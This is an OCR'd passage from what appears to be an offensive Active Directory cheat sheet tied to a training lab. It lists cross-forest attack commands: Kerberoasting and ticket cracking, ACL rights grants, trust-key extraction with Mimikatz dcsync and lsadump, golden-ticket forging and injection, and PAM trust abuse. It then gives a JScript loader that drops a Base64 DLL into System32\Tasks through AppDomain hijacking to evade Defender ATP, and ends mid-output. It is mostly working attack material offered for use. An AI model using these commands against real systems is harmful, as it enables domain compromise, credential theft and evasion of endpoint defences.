
Link : https://github.com/CiscoCXSecurity/linikatz

FROM LINUX TO DOMAIN CONTROLLER



D.5 Cross Forest Abuse Techniques

- **Kerberoasting**
  - Scenario : Enterprise Admin / Domain Admin on 1st Forest need to forest boundary to 2nd Forest
  - Search for SPNs available on 2nd forest
  - We will then request TGS from the available SPNs as privileged user



Abuse Steps

```
Import-Module PowerView.ps1

Get-DomainTrust | ?{$_.TrustType -ne 'External'} | %{Get-Netuser -SPN -Domain $_.targetName}
```


```
Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList HTTP/CWF-DC.cyberwarfare.corp
```

OR

```
Request-SPNTicket –SPN HTTP/CWF-DC.cyberwarfare.corp
```
(via PowerView)

```
. .\ Invoke-Mimikatz.ps1

Invoke-Mimikatz –Command ‘”Kerberos::list /export”’
```

```
Python tgsrepcrack.exe <pass_list.txt> <SPN_Ticket.kirbi>
```


GenericAll
Owns
WriteDACL
WriteOwner
GenericWrite
AllExtendedRights
Computer
RBCD
User
SPN
ScriptPath
Group
Add Member
GPO
Edit GPO
Computer
Read LAPS
Read gMSA
User
Force Change
Password
Group
Add Member
Domain
DCSync

- **Access Control List Abuse**
  - Scenario : Enumerate ACL and abuse them to access resources in 2nd forest
  - ACLs can be abused to get access to resources in the trusted forest
  - Principals added to ACLs do NOT show up in the "ForeignSecurityPrinicpals" container as the container is populated only when a principal is added to a domain local security group.

```
Import-Module PowerView.ps1

Invoke-ACLScanner –Domain enterprise.corp
("cross_admin" user have FULL rights over enterprise.corp forest)
```

With the Privileges of "**cyberwarfare\cross_admin**", give "**student1**" FULL rights over 2nd forest


```
Add-ObjectAcl –TargetDomain enterprise.corp –PrincipalIdentity student1 -Rights All -Verbose
```

- **Foreign Security Principal Abuse**
  - Scenario : Enumerate users added in the 2nd forest and abuse them to access resources in another forest
  - FSP represents security principal in an external forest
  - Through FSP, external principals can be added to 2nd forest local security groups & this allows access of resources via added principals
  - Only SID of a FSP is stored in the container, which needs to be enumerated first

```
Import-Module PowerView.ps1

Find-ForeignGroup -Domain partner.local

Get-DomainUser | ?{$_.objectsid -eq 'S-1-5-21-xxxxxx-95aaaaaaa-aavvbbb-1105'}
```

Result = Enough Privileges on “enterprise.corp”, now **pwn** the resolved user and laterally move to 2nd Forest

- **Trust key Abuse**
  - Scenario : Extract Forest Trust key and abuse them to access resources in 2nd forest that are explicitly shared
  - Similar to Child to Parent Trust abuse, we can abuse cross-forest trust key.



Abuse Steps

Extract Inter-Forest Trust Key

```
. .\Invoke-Mimikatz.ps1

Invoke-Mimikatz -Command '"lsadump::dcsync /user:cyberwarfare\enterprise-dc$"'
```

OR

```
Invoke-Mimikatz –Command '"lsadump::trust /patch"'
```

OR

```
Invoke-Mimikatz –Command '"lsadump::lsa /patch"'
```

Forge **Inter-Forest** TGT

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:cyberwarfare.corp
/sid:S-1-5-21-xcxcxcxc-erererer-xyxyxyxy /rc4:<Trust_Hash> /service:krbtgt /target:enterprise.corp
/sids:S-1-5-21-xdsdsdsd-xxxxxx-xxxxx-519 /ticket:C:\Windows\Temp\enter_enterprise.kirbi"'
```

Abuse Steps

Request TGS with the forged TGT (using kekeo module)


```
asktgs.exe C:\Windows\Temp\enter_enterprise.kirbi CIFS/enterprise-dc.enterprise.corp
```

Inject the TGS into memory and then access the explicitly shared directory

```
kirbikator.exe lsa C:\Windows\Temp\enter_enterprise.kirbi

dir \\enterprise-dc.enterprise.corp\share\
```

- SID filtering, restricts high privileged SIDs from the SID History of TGT to cross forest boundary
- That's why we have accessed the resource that was explicitly shared with "**Domain admins**" of "**cyberwarfare.corp**"

- Privileged Access Management Trust [PAM]
  - With Access to members of **Shadow Principals**, attacker can easily access the production forest as privileged groups like Enterprise Admins, Domain Admins etc
  - Implicit Credentials can be used to access resources of Production Forest using WMI, PowerShell
  - However, hard-coded credentials are required in case of RDP access



Enumeration & Abuse Steps

Check PAM enabled or not, SID History = Disabled, Forest Transitive = True

```
Get-ADTrust -Filter {(SIDFilteringQuarantined -eq $False) -and (ForestTransitive -eq $True)}
```

Enumerate Members of Shadow Principals

```
Get-ADObject -SearchBase ("CN=Shadow Principal Configuration,CN=Services," +
(GetADRootDSE).configurationNamingContext) -Filter * -Properties * | select Name,
member, msDS-ShadowPrincipalSid | fl
```

Connect to Production-Forest with Implicit Credentials

```
Enter-PSSession <Production-Forest-IP> -Authentication NegotiateWithImplicitCredential
```


E) Bypass ATP

D.1 Run JS, drop and load .NET assembly (DLL)

```
// Drops .NET assembly into C:\Windows\System32\Tasks , Sets up AppDomain stuff.

new ActiveXObject('WScript.Shell').Environment('Process')('APPDOMAIN_MANAGER_ASM') = 'tasks, Version=0.0.0.0, Culture=neutral, PublicKeyTo-
ken=null';
new ActiveXObject('WScript.Shell').Environment('Process')('APPDOMAIN_MANAGER_TYPE') = 'MyAppDomainManager';
new ActiveXObject('WScript.Shell').Environment('Process')('COMPLUS_Version') = 'v4.0.30319';

// Create Base64 Object, supports encode, decode

var Base64={characters:"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",encode:function(a){Base64.characters;var r="",c=0;do{var
e=a.charCodeAt(c++),t=a.charCodeAt(c++),h=a.char-
CodeAt(c++),s=(e=e||0)>>2&63,A=(3&e)<<4|(t=t||0)>>4&15,o=(15&t)<<2|(h=h||0)>>6&3,B=63&h;t?h||(B=64):o=B=64,r+=Base64.characters.cha-
rAt(s)+Base64.characters.charAt(A)+Base64.characters.charAt(o)+Base64.characters.charAt(B)}while(c<a.length);return r}};

//Magic is just a cool way to decode to byte array ;

function Magic(r){if(!/^[a-z0-9+/]+={0,2}$/i.test(r)||r.length%4!=0)throw Error("Not base64 string");for(var t,e,n,o,i,a,f="ABCDEFGHIJKLMNOPQRSTU-
VWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",h=[],d=0;d<r.length;d+=4)t=(a=f.indexOf(r.charAt(d))<<18|f.indexOf(r.charAt(d+1))<<12|(o=f.in-
dexOf(r.charAt(d+2)))<<6|(i=f.indexOf(r.charAt(d+3))))>>>16&255,e=a>>>8&255,n=255&a,h[d/4]=String.fromCharCode(t,e,n),64==i&&(h[d/4]=String.from-
CharCode(t,e)),64==o&&(h[d/4]=String.fromCharCode(t));return r=h.join("")}
function binaryWriter(res,filename)
{var base64decoded=Magic(res);var TextStream=new ActiveXObject('ADODB.Stream');TextStream.Type=2;TextStream.charSet='iso-8859-
1';TextStream.Open();TextStream.WriteText(base64decoded);var BinaryStream=new ActiveXObject('ADODB.Stream');BinaryStream.Type=1;Bina-
ryStream.Open();TextStream.Position=0;TextStream.CopyTo(BinaryStream);BinaryStream.SaveToFile(filename,2);BinaryStream.Close()}

var assembly = 'Compiled Assembly in Base64 format';

//Note: Be sure to test alternate extensions.  This demostrates the extension is arbitrary.

binaryWriter(assembly,'C:\\windows\\system32\\tasks\\tasks.dll');
var obj = new ActiveXObject("System.Object");
```

```
cscript.exe txt.js
```

Link : https://gist.github.com/bharadwajyas/3fa1202ec5359f54188e20a8e9245f79


Command Prompt - cscript.exe txt.js
C:\Users\jea\Desktop>cscript.exe txt.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
AppDomain - KaBoom!
OK
Select Command Prompt
C:\Users\jea>sc.exe qc sense
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: sense
TYPE : 10 WIN32_OWN_PROCESS
START_TYPE : 2 AUTO_START
ERROR_CONTROL : 1 NORMAL
